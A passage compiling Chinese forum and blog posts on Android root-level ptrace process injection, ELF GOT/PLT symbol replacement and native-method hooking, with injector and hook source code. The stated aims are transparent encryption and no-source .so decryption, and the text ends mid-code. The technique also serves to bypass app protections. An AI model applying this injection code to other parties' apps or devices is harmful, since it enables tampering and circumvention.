⑤ 在 HOOK 完成后，注入的代码执行 int3 被 ptrace 捕获，目标进程再次暂停执行。

⑥ PTRACE_GETREGS，再次保存寄存器。

⑦ PTRACE_PEEKDATA 与 PTRACE_POKEDATA 配合还原代码。

⑧ PTRACE_SETREGS，恢复寄存器，目标进程继续执行。

⑨ PTRACE_DETACH，撤销绑定目标进程。

参考 LBE 实现原理和看雪上关于 Hook Ioctl 的文章都基本上按照这种流程实现 HOOK。

在明白 hook 工作机制后，对于实现 Android 上的透明加解密需要找到 open 和 close 函数的符号存在哪个动态链接库中，hook 该应用程序的这个动态链接库，在 open 操作进行的时候，将密文文件分块解密到内存中，并将该内存中的文件标识符返回。在 close 操作进行的时候将内存中的明文加密到本地密文存储。

三、关键流程

1、阅读 Android 代码查找打开文件和关闭文件过程。这是我们实现透明加解密的关键。

参考 http://blog.chinaunix.net/uid-26926660-id-3326678.html 的方式

可以发现读取文件流的函数最终通过 JNI 方式的 read 函数实现，同样打开文件的操作最终都归结于 open 函数。

而实现 Java 代码的 JNI 支持的动态库是 nativehelper.so 因此我们需要 hook 的动态库即 nativehelper.so。

注：在 Android 早期版本即 android2.3、Android4.0 上 open 和 close 符号在 nativehelper.so 中，该文件有 140k 大小。而在 android4.1 版本以上，谷歌重写了 android 原生库的实现，nativehelper.so 被拆分，笔者在 4.0 平台进行的开发并没有阅读寻找 4.1 版本之上的。

2、进行进程注入和 ELF 节替换

进程注入就是将一段代码拷贝到目标进程，然后让目标进程执行这段代码的技术。由于这样的代码构造起来比较复杂，所以实际情况下，只将很少的代码注入到目标进程，而将真正做事的代码放到一个共享库中，即.so 文件。被注入的那段代码只负责加载这个.so，并执行里面的函数。由于.so 中的函数是在目标进程中执行的，所以在.so 中的函数可以修改目标进程空间的任何内存，当然也可以加钩子，从而达到改变目标进程工作机制的目的。

当然不是任何进程都有权限执行注入操作的。Android 平台上的进程注入是基于 ptrace()的，要调用 ptrace()需要有 root 权限。目前市面上的主流安全软件也都是基于进程注入来管理和控制其他应用进程的。这也就是为什么这些安全软件需要获得 root 权限的原因。

关于如何.so 注入的实现，可以参考看雪论坛的上的一个注入库 LibInject 和洗大师的一个开源项目 Android Injector Library。

笔者对这种两种方式都有实验，对于 Libinject，就是向目标进程中注入 libhook.so，首先调用 ptrace()函数，挂起该进程。然后遍历进程加载的 libc.so，通过 dlopen 和 dlsym 函数修改 arm 寄存器的值，然后压入参数，so 路径，并将之前找到的 dlopen 地址压入寄存器，直接操作 blx，就可以让目标进程调用 dlopen 加载我们的 so，同理 dlsym 调用我们的 so 里的函数。

注入完成后，会调用 libhook.so 库中的 hook_entry()函数，该函数实现加载 hook 函数实现的动态库，并对 libnativehelper.so 的 got 表和 plt 表的遍历和修改。修改为自己编写的实现 open 函数和 close 函数的动态库中的符号地址。因此需要注入两个库，因为 libhook.so 在执行完后需要 detach 目标进程，从而释放，而具体操作的动态库需要常驻内存。实现常驻内存需要在 hook_entry()函数中显式加载动态库。

以上注入以后的过程都由自己编程实现，能够加深对 ELF 格式理解。

而采用 Android Injector Library 则相对简单，在调用可执行程序的主函数中实现即可：

这个文件编译生成注入入口和符号表替换逻辑。


* 1、在该函数中加载 libhook.so 通过其中的 do_hook 函数返回原来的 open 和 close 地址以及要替换的新的 open 和 close 函数地址

* 2、然后静态打开 libnativehelper 动态库，读取其结构遍历节表，找到全局符号表（GOT 表），该表存储了外部依赖符号的地址

* 3、遍历 GOT 表找到原先的 open 函数和 close 函数地址，分别替换为新的 open 函数和新的 close 函数即可

```
int main(int argc, char *argv[]) {
        int pid = 0;

        void *handle = NULL;
        long proc = 0;

        /*此处定义要注入的进程*/
        char *process = "com.speedsoftware.rootexplorer";
        //char *process="in.wptraffcianalyzer.filereadwritedemo";

        pid = find_pid_of(process);
        ptrace_attach(pid);
        ptrace_find_dlinfo(pid);

        handle = ptrace_dlopen(pid, "/dev/libhook.so", 2);
        printf("ptrace_dlopen handle %p\n", handle);
        hook_entry();

        /*查找替换open函数的符号节*/
        proc = (long) ptrace_dlsym(pid, handle, "new_open");
        printf("new_open = %lx\n", proc);
        LOGD("new_open = %lx\n", proc);
        replace_all_rels(pid, "open", proc, sos);

        /*查找替换close函数的符号节*/
        proc = (long) ptrace_dlsym(pid, handle, "new_close");
        printf("new_close = %lx\n", proc);
        LOGD("new_close = %lx\n", proc);
        replace_all_rels(pid, "close", proc, sos);

        ptrace_detach(pid);
```

3、在学习这一过程中，需要了解 linux 的 ELF 格式，以下是学习 ELF 的笔记：参见《程序员的自我修养》如果熟悉则可跳过。


ELF header
Section 1
. . .
Section n
. . .
Section header entry [0]
. . .
Section header entry [n]
. . .
Section
Section header table
typedef struct elf32_hdr{
unsigned char e_ident[EI_NIDENT]
Elf32_Half e_type;
Elf32_Half e_machine;
Elf32_Word e_version;
Elf32_Addr e_entry;
Elf32_Off e_phoff;
Elf32_Off e_shoff;
Elf32_Word e_flags;
Elf32_Half e_ehsize;
Elf32_Half e_phentsize;
Elf32_Half e_phnum;
Elf32_Half e_shentsize;
Elf32_Half e_shnum;
Elf32_Half e_shstrndx;
} Elf32_Ehdr;
#define Elf_Ehdr Elf32_Ehdr
typedef struct elf32_shdr {
Elf32_Word sh_name;
Elf32_Word sh_type;
Elf32_Word sh_flags;
Elf32_Addr sh_addr;
Elf32_Off sh_offset;
Elf32_Word sh_size;
Elf32_Word sh_link;
Elf32_Word sh_info;
Elf32_Word sh_addralign;
Elf32_Word sh_entsize;
} Elf32_Shdr;
#define Elf_Shdr Elf32_Shdr




图 3-6 SimpleSection o 的 Section Table 及所有段的位置和长度

ehdr->e_shstrndx 索引指向 shstrtab 的节，可以用来索引节头的字符串名称描述。shstrtab 表（Section Header String Table）保存段表中用到的字符串，最常见的就是段名、

常用的段名	说明

.rodata1	Read Only Data，这种段里存放的是只读数据，比如字符串常量、全局 const 变量。跟”.rodata”一样
.comment	存放的是编译器版本信息
.debug	调试信息
.dynamic	动态链接信息
.hash	符号哈希表
.line	调试时的行号表
.note	额外的编译器信息。比如程序的公司名、发布版本号等
.strtab	String Table.字符串表
.symtab	Symbol Table.符号表
.shstrtab	Section String Table.段名表
.plt	动态链接的跳转表和全局入口表
.got	
.init	程序初始化与终结代码段
.fini	

符号节，遍历节头时候。判断每一个节的类型是不是 SHT_SYMTAB 或 SHT_DYNSYM，那么对应的节就是符号节。符号节存放的是一张符号表，符号表也是一个连续存储的结构数组.

编程过程中用到的变量和函数都可以称之为符号，一个 ELF 文件中并不只有一个符号节，通常是两个，一个为”.dynsym”的动态节类型为 SHT_DYNSYM，所有引入的外部符号在这里有所体现，另一个为 SHT_SYMTAB，名字为“.symtab”保存了所有有用符号信息。

Symbol Table 符 号表保存了一个程序在定位和重定位时需要的定义和引用的信息。一个符号表索引是相应的下标。符号表的存在意义是体现在多个目标文件进行链接的时候，在链接 中，目标文件之间相互拼合实际上是目标文件之间对地址的引用，即对函数和变量的地址的引用，而函数和变量可以统称为符号(Symbol)，函数名或变量名就是符号名(Symbol Name)。我们可以将符号看作是是链接中的粘合剂，整个链接过程就是基于符号才能够正确完成。在符号表”.symtab“中， 其也是像段表的结构一样，是一个数组，每个数组元素是一个固定的结构来保存符号的相关信息，比如符号名（不是字符串，而是该符号名在字符串表的下标）、符号对应的值（可能是段中的偏移，也可能是符号的虚拟地址）、符号大小（数据类型的大小）等等。符号表中记录的一般是全局符号，比如全局变量、全局函数等 等。


目标文件的符号表包含定位或重定位程序符号定义和引用时所需要的信息。符号表入口结构定义如下:

```
01 typedef struct{
02
03              Elf32_Word st_name;
04
05              Elf32_Addr st_value;
06
07              Elf32_Word st_size;
08
09              Unsigned char st_info;
10
11              Unsigned char st_other;
12
13              Elf32_Half st_shndx;
14
15  }Elf32_Sym;
```

其中 st_name 包含指向符号表字符串表(strtab)中的索引，从而可以获得符号名。St_value 指出符号的值，可能是一个绝对值、地址等。St_size 指出符号相关的内存大小，比如一个数据结构包含的字节数等。St_info 规定了符号的类型和绑定属性，指出这个符号是一个数据名、函数名、section 名还是源文件名；并且指出该符号的绑定属性是 local、global 还是 weak。

GOT 表和 PLT 表

GOT（Global Offset Table）表中每一项都是本运行模块要引用的一个全局变量或函数的地址。可以用 GOT 表来间接引用全局变量、函数，也可以把 GOT 表的首地址作为一个基 准，用相对于该基准的偏移量来引用静态变量、静态函数。由于加载器不会把运行模块加载到固定地址，在不同进程的地址空间中，各运行模块的绝对地址、相对位 置都不同。这种不同反映到 GOT 表上，就是每个进程的每个运行模块都有独立的 GOT 表，所以进程间不能共享 GOT 表。



动态链接机制

首先回顾一下 Linux 平台上，一个模块甲需要调用另外一个模块乙中的函数时的动态链接机制：

1、模块甲在编译期间，将要引用的模块乙的名字与函数名写入自身的符号表。

2、运行期模块甲调用时，调用流程是从调用代码到 PLT 表到 GOT 表再跳入模块乙。

而如何保证模块甲的代码能从其 PLT/GOT 跳到正确的模块乙入口，这就是链接器做的事情。

标准 Linux 链接器是 ld.so，支持懒绑定，也就是说，模块甲在编译期间生成的调用模块乙的原始代码，流程是从调用代码到 PLT 表到链接器。运行期第一次调模块乙时，首先进入链接器，链接器根据调用信息加载模块乙搜寻其符号并将找到的函数地址填入 GOT 表，之后的后续调用流程就直接走 PLT/GOT 表了。这种机制能减少加载时的开销，为 Linux 发行版等采用。

Android 虽然内核基于 Linux，但其动态链接机制却不是 ld.so 而是自带的 linker，不支持懒绑定。也就是说，上述模块甲乙如果在 Android 平台上，则是模块甲加载时，linker 就会根据模块甲中的.rel.plt 表和字符串表中的内容加载模块乙并搜索其所需函数地址并预先填入 GOT 表。之后调用流程每次都直接走 PLT/GOT 表，不再进 linker，PLT 表中也省去了跳至 linker 的代码，这种流程和“勤劳”绑定类似，倒是为拦截提供了一点方便。如果拦截懒绑定的入口时模块乙还没加载地址也没找到，拦截就没法进行了。

要拦截模块甲对乙的调用，一般思路是通过 ptrace 远程注入并加载一新拦截模块至模块甲，并搜索模块甲的 GOT 表，找到对模块乙的调用地址，改成新模块内的某函数地址，然后新模块内的这个函数在进行了自己的处理后，再跳到模块乙中。

Android 和 Linux 的链接器不同导致了内存布局的差异，也导致了网上流行的 Linux 注入与 HOOK 的方法行不通。网上的方法是通过 ptrace 注入后，搜索 dynamic 的 section 中的 PLTGOT 区，去里头取 link_map 以遍历此进程所加载的模块来搜索需要 hook 的函数地址。但 Android 上，dynamic 的 section 的 PLTGOT 区前几项都是空的，没有 link_map 这个数据结构，只能通过分析 /proc/<pid>/maps 来遍历模块。

4、阅读代码中的注意事项

在 Android Injector Library 阅读过程中有几个需要注意的地方。

1）利用捕捉 SIGSEGV 的无效内存引用或者段错误的异常信号来执行 ptrace。

2）ptrace(PTRACE_PEEKTEXT, pid, addr, data)

描述：从内存地址中读取一个字节，pid 表示被跟踪的子进程，内存地址由 addr 给出，data 为用户变量地址用于返回读到的数据。

在 Linux（i386）中用户代码段与用户数据段重合所以读取代码段和数据段数据处理是一样的。

3）linker　主要用于实现共享库的加载与链接。它支持应用程序对库函数的隐式和显式调用。查找/system/bin/linker 中加载的 libdl.so,加载位置固定,定义了 dlopen,dlcose,dlsym,dlerror。

4）有下列代码理解，即 dynsym 和 symtab 的关系

```
507         //找到libdl.so的加载位置，并读取libdl.so的动态库信息
508         printf("soinfo found at %08u\n", addr);
509         ptrace_read(pid, addr, &lsi, sizeof(lsi));
510         printf("symtab: %p\n", lsi.symtab);
511
512         //符号表，保存了一个程序在定位和重定位时需要的定义和引用的信息。
513         /*
514          * 在符号表".symtab"中，其也是像段表的结构一样，是一个数组，每个数组元素是一个固定的结构来保存符号的相关信息，
515          * 比如符号名（不是字符串，而是该符号名在字符串表的下标）、符号对应的值（可能是段中的偏移，也可能是符号的虚拟地址）、符号大小（数据类
516          * 符号表中记录的一般是全局符号，比如全局变量、全局函数等等。
517          *
518          * 每个object要想使它对其他的ELF文件可用，就要用到符号表(symbol table)中
519          * symbol entry.事实上，一个symbol entry 是个symbol结构，它描述了这个
520          * symbol的名字和该symbol的value.symbol name被编码作为dynamic string
521          * table的索引(index). The value of a symbol是在ELF OBJECT文件内该
522          * symbol的地址。该地址通常需要被重新定位（加上该object装载到内存的基地址(base load address)）.
523          */
524         off = (Elf32_Addr)lsi.symtab;
525
526         /*
527          * 理解此段程序的难度在于lsi.symtab其实指的就是libdl.so加载到内存中的 .dynsym
528          * 在查看模拟器导出的libdl.so发现只有动态符号表
529          * symtab 和 .dynsym 里存放符号信息(这些符号包括文件名，函数名，变量名等等)，前者一般是静态符号，后者则是动态链接相关符号；
530          *
531          * sh_flag 成员用来表示节区的相关标志。取不同的值有不同的意义，比如可以表示该节区是不是存放可执行代码，该节区是否包含有在进程执行时可
532          * 其中有一个 A 标志，是 Allocable 之意，表示在程序运行时，进程需要使用它们，所以它们会被加载到内存中去，比如 .data 一般就是 alloc
533          *
534          */
```

5)在代码中有关于 dynsym 符号读取顺序的错误。但是不影响使用。使用 androidSDK 下的工具 readelf

```
ptrace_read(pid, off, &sym, sizeof(sym));
//just skip
off += sizeof(sym);

/*
 * 关于顺序的问题，显示打印.dynsym节，在android2.3.3发现顺序其实是这样的
 * Symbol table '.dynsym' contains 28 entries:
                  Num:    Value  Size Type    Bind   Vis      Ndx Name
                0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
                1: 00001a0d     4 FUNC    GLOBAL DEFAULT    7 dlopen
                2: 00001a11     4 FUNC    GLOBAL DEFAULT    7 dlerror
                3: 00001a15     4 FUNC    GLOBAL DEFAULT    7 dlsym
                4: 00001a19     4 FUNC    GLOBAL DEFAULT    7 dladdr
                5: 00001a1d     4 FUNC    GLOBAL DEFAULT    7 dlclose
      * 由于dlclose没有用到，所以该程序相对位置还是对的。
      */

ptrace_read(pid, off, &sym, sizeof(sym));
printf("name2:%d\n",sym.st_name);
printf("value2:%d\n",sym.st_value);
ldl.l_dlopen = sym.st_value;
off += sizeof(sym);
```

5、需要编写自己的 open 函数和 close 函数实现加解密操作

该过程使用 Android 平台下的 openssl EVP 编程，该过程的难度不大。

关键点一是在于使用密钥空间构造。推荐密钥空间使用数组。使用 char*字符串即使在字符串最后存在’’也会由于内存中的其他内容影响密钥初始化，出现意想不到的问题。

关键点二在 close 时，参数只有文件描述符，可以通过下述代码获得文件名。

```
char s[256], name[256];
snprintf(s, 255, "/proc/%d/fd/%d", getpid(), fd);
memset(name, 0, sizeof(name)); // readlink在name后面不会加'\0'，加上清buf
readlink(s, name, 255);
```

关键点三在于使用 Openssl 进行对称加解密时会填充到相应的块大小，需要手动剥离这些填充。可以采用国际通用填充方式构造填充，或者自主构造密文文件头记录填充大小。

http://en.wikipedia.org/wiki/Padding_(cryptography)

6、记得在 Makefile 文件中加入

LOCAL_LDLIBS+=-L$(SYSROOT)/usr/lib -llog

LOCAL_LDLIBS+=-L$(SYSROOT)/usr/lib -lcrypto

LOCAL_LDLIBS+=-L$(SYSROOT)/usr/lib -lssl

7、需要再进行密钥管理模块的开发，该过程不再描述。

四、总结

该种方案能够实现在 android 平台上的透明加解密。不足之处在于需要使用 root 权限，提前捕捉用户程序启动，对其进行 hook。在移动设备上效率是瓶颈，而且文件不宜过大。对 doc xls pdf ppt txt 等文本、jpg 等图片支持较好，其他格式的文件笔者没有进行测试。

日币奖励：

本文为原创文章、首发 91ri.org，作者由根据自己的实践撰文，根据本站积分规则给予日币奖励共 6 枚。

无源码加解密实现 && NDK Native Hook

标 题: 【原创】无源码加解密实现 && NDK Native Hook
作 者: ThomasKing
时 间: 2014-09-08,17:11:13
链 接: http://bbs.pediy.com/showthread.php?t=192047

帖子名字取得有点搓，请各位见谅。

上回小弟小小研究了一番有源码 so 简单加解密方式。像各种加固软件一样，是拿不到别人的源码的。经过小弟一番折腾，实现了简单粗暴的无源码加解密方法。在 此过程中，某晚 YY 到 native method，有了一种简单的 native method hook 思路。看到论坛没有类似帖子，故来一帖，也作为学 习笔记。限于小弟水平，肯定会有不少疏漏和错误之处，还请各位大牛指正，感激不尽！

一、 概述

在上个帖子 http://bbs.pediy.com/showthread.php?t=191649 中介绍了 so 加解密实现的基本思路和有源码自 加解密实现。仅仅实现有源码的方式，肯定不是我们想要的。下面介绍一种无源码的加解密实现和简单的 Native method hook 思路。

二、 无源码加解密实现

在上个简单粗暴的 so 加解密帖子中，介绍了基于 section 和特定目标函数(或数据区)加解密实现思路。加密步骤中，我们并不需要被加密 so 文件的源码，而需要源码原因是：解密的时机放在了 so 文件被 linker 加载执行.init_array 中的代码过程中，实现 so 加载时的自解密。把解密代码插到.init_array 中，自然需要源码。其实，只要在函数被执行前进行解密，都是可以的。由于所有被加载的 so 处于同一进程中，故可以将解密函数放在另一个 so 执行，即实现无源码解密。

将解密函数放在另一个 so 中，只需保证解密函数在被加密函数执行前执行即可。和其他 so 一样，解密 so 的加载也放在类的初始化 static{}中。我们

可 以在解密 so 加载过程中执行解密函数，就能保证被加密函数执行前解密。执行时机可以选在 linker 执行.init_array 时，也可以选在 OnLoad 函数中。当然，解密 so 一定要放在被解密 so 后加载。否则，搜索进程空间找不到被解密的 so。

加密方法可以随意选择上个帖子中的一种，解密只需将原来的解密函数单独放在一个 so 文件即可。相信读者已经明白，这里就不啰嗦，见附件源码 shelldemo。

三、 Native method Hook 简单实现

1. 解包添加 hook.so 实现


很容易知道，native 方法并不像 so 中的其他函数被直接被调用。而是通过注册并被间接调用的。在 so 加载和卸载过程 中，Onload 和 Unload 函数会被调用，类似于驱动的加载和卸载。Onload 函数主要功能是调用 RegisterMethod 注册 native 函数；而 Unload 则相反。那么如果增加一个 so 文件，在 Onload 中调用 UnregisterMethod 函数，将当前绑定的函数注 销，再调用 RegisterMethod 注册我们自己的函数，即实现简单的 hook 功能。相信读者已经懂得如何做，这里就不给出源码了。

这里存在着一个问题，UnregisterMethod 会将 clazz 所有的函数都注销掉(Un- register all native methods associated with the class)。当一个类存在多个 native 函数 时，这种方法显然是不可取的。我们不可能实现原 so 中的所有函数，且也达不到 hook 的某一或某些函数的目的。
我们知道，同一个 native 方法是可以被多次注册的。既然可以被多次注册，那么 struct Method insns 字段绑定的是最后一次注册的函 数。Hook 的思路很简单了：调用 RegisterMethod，替换原来的某一或某些 native 方法。相信读者已经懂得如何做，这里就不给出源码了。

2. 进程注入实现

既然可以 hook native 方法，绕过一些简单注册什么的，还是可以的，读者可以自行试试。但美中不足的是，现很多 apk 作了自校验，直接添加 hook.so 到原包中，添加 smali 加载代码实现 hook 肯定不现实。在不动原包的情况下，我们只能通过进程注入来实现了。


网上有很多大大的注入源码，这里假设读者已经有源码并能正常注入进程(我这里使用古河大大的注入代码)。为了便于读者理解，我这里构建一个简单的 apk。



Button 调用 native foo()函数，获取字符串并在 TextView 中显示。在 demo.so 中，foo 函数为：static jstring foo(JNIEnv* env){

```
  return env -> NewStringUTF("Wait for hook!");
};
```

我们的目标是将 foo 函数 hook，返回字符串：”Hooked! Oh yeah!”。可能读者已经想到，在 hook_entry 中调用 findclass，然后直接注册函数即可。当我写好代码测试时，发现如下错误：



NoClassDefFoundError，初看以为类名写错了，复制 demo.c 的代码过来测试，还是同样的错误。仔细看还有[generic]，翻看 源码和各种谷歌，发现此错误其实可能不是类名没找到，而类加载器不对。可能读者会问，第一种实现并未出现异常。的确，那是因为 so 是通过 loadLibrary 加载的，而这里是通过注入实现的。loadLibrary 会自动找到合适的类加载器，而这里使用默认的类加载器 bootclassloader 加载，出现未找到的异常(不太了解 jni 机制的读者，可以参看老罗关于 jni 加载机制的帖子)。具体异常原因就是：调用 findclass 由于类加载器不对，出现异常并且未作异常处理而抛出的。


知道这个原因，具体实现就简单了，就在是 findclass 失败后，添加调用自己实现的 findclass 即可。主要代码：

```
extern "C" void HookNativeMethod(char *para){
 JNIEnv *env = NULL;
 jclass clazz = NULL;
 env = android::AndroidRuntime::getJNIEnv();
 if(env == NULL){
  __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Get JNIEnv failed\n");
  goto _error;
 }
 clazz = android::AndroidRuntime::findClass(env, JNIREG_CLASS);
 if(clazz == NULL){
  __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Find Class failed by BootClassLoader\n");
  if(env->ExceptionOccurred()){
       env->ExceptionDescribe();
       env->ExceptionClear();
  }
  clazz = myFindClass(env, JNIREG_CLASS);
  if(clazz == NULL)
  {
    __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Find Class failed\n");
    goto _error;
  }
 }
 if (env->RegisterNatives(clazz, gMethods, sizeof(gMethods) / sizeof(gMethods[0])) < 0) {
  __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Register Hook Method failed\n");
  goto _error;
 }
 return;
_error:
```

```
 __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Hook Native Method failed\n");
}
```

具体实现见源码，这里就不贴了。

注入后的效果如下：



四、参考文献

http://blog.csdn.net/luoshengyang/article/details/8923483

后面发现，其实在这篇帖子中：

http://bbs.pediy.com/showthread.php?t=186054&highlight=%E6%B3%A8%E5%85%A5

也有 findclass 的实现

安卓源码： dalvik\vm\jni.c native.cpp jniinternal.h androidRuntime.cpp androidRuntime.h

附件：

Shelldemo.zip.

NativeMethodHook.zip.

ndk hook.pdf

http://bbs.pediy.com/showthread.php?t=192047

Android 中的 so 注入(inject)和挂钩(hook) - For both x86 and arm

对于 Android for arm 上的 so 注入（inject）和挂钩（hook），网上已有牛人给出了代码-libinject（http://bbs.pediy.com/showthread.php?t=141355）。由于实现中的 ptrace 函数是依赖于平台的，所以不经改动只能用于 arm 平台。本文将之扩展了一下，使它能够通用于 Android 的 x86 和 arm 平台。Arm 平台部分基本重用了 libinject 中的代码，其中因为汇编不好移植且容易出错，所以把 shellcode.s 用 ptrace_call 替换掉了，另外保留了 mmap，用来传字符串参数，当然也可以通过栈来传，但栈里和其它东西混一起，一弄不好就会隔儿了，所以还是保险点好。最后注意设备要 root。

首先创建目录及文件：

jni

- inject.c
- Android.mk
- Application.mk

inject.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <asm/user.h>
#include <asm/ptrace.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <sys/mman.h>
#include <dlfcn.h>
```

```
#include <dirent.h>
#include <unistd.h>
#include <string.h>
#include <elf.h>
#include <android/log.h>

#if defined(__i386__)
#define pt_regs                 user_regs_struct
#endif

#define ENABLE_DEBUG 1

#if ENABLE_DEBUG
#define    LOG_TAG "INJECT"
#define    LOGD(fmt, args...)    __android_log_print(ANDROID_LOG_DEBUG,LOG_TAG, fmt, ##args)
#define DEBUG_PRINT(format,args...) \
       LOGD(format, ##args)
#else
#define DEBUG_PRINT(format,args...)
#endif

#define CPSR_T_MASK          ( 1u << 5 )

const char *libc_path = "/system/lib/libc.so";
const char *linker_path = "/system/bin/linker";

int ptrace_readdata(pid_t pid,    uint8_t *src, uint8_t *buf, size_t size)
{
```

```
    uint32_t i, j, remain;
    uint8_t *laddr;

    union u {
        long val;
        char chars[sizeof(long)];
    } d;

    j = size / 4;
    remain = size % 4;

    laddr = buf;

    for (i = 0; i < j; i ++) {
        d.val = ptrace(PTRACE_PEEKTEXT, pid, src, 0);
        memcpy(laddr, d.chars, 4);
        src += 4;
        laddr += 4;
    }

    if (remain > 0) {
        d.val = ptrace(PTRACE_PEEKTEXT, pid, src, 0);
        memcpy(laddr, d.chars, remain);
    }

    return 0;
}
```

```
int ptrace_writedata(pid_t pid, uint8_t *dest, uint8_t *data, size_t size)
{
	uint32_t i, j, remain;
	uint8_t *laddr;

	union u {
		long val;
		char chars[sizeof(long)];
	} d;

	j = size / 4;
	remain = size % 4;

	laddr = data;

	for (i = 0; i < j; i ++) {
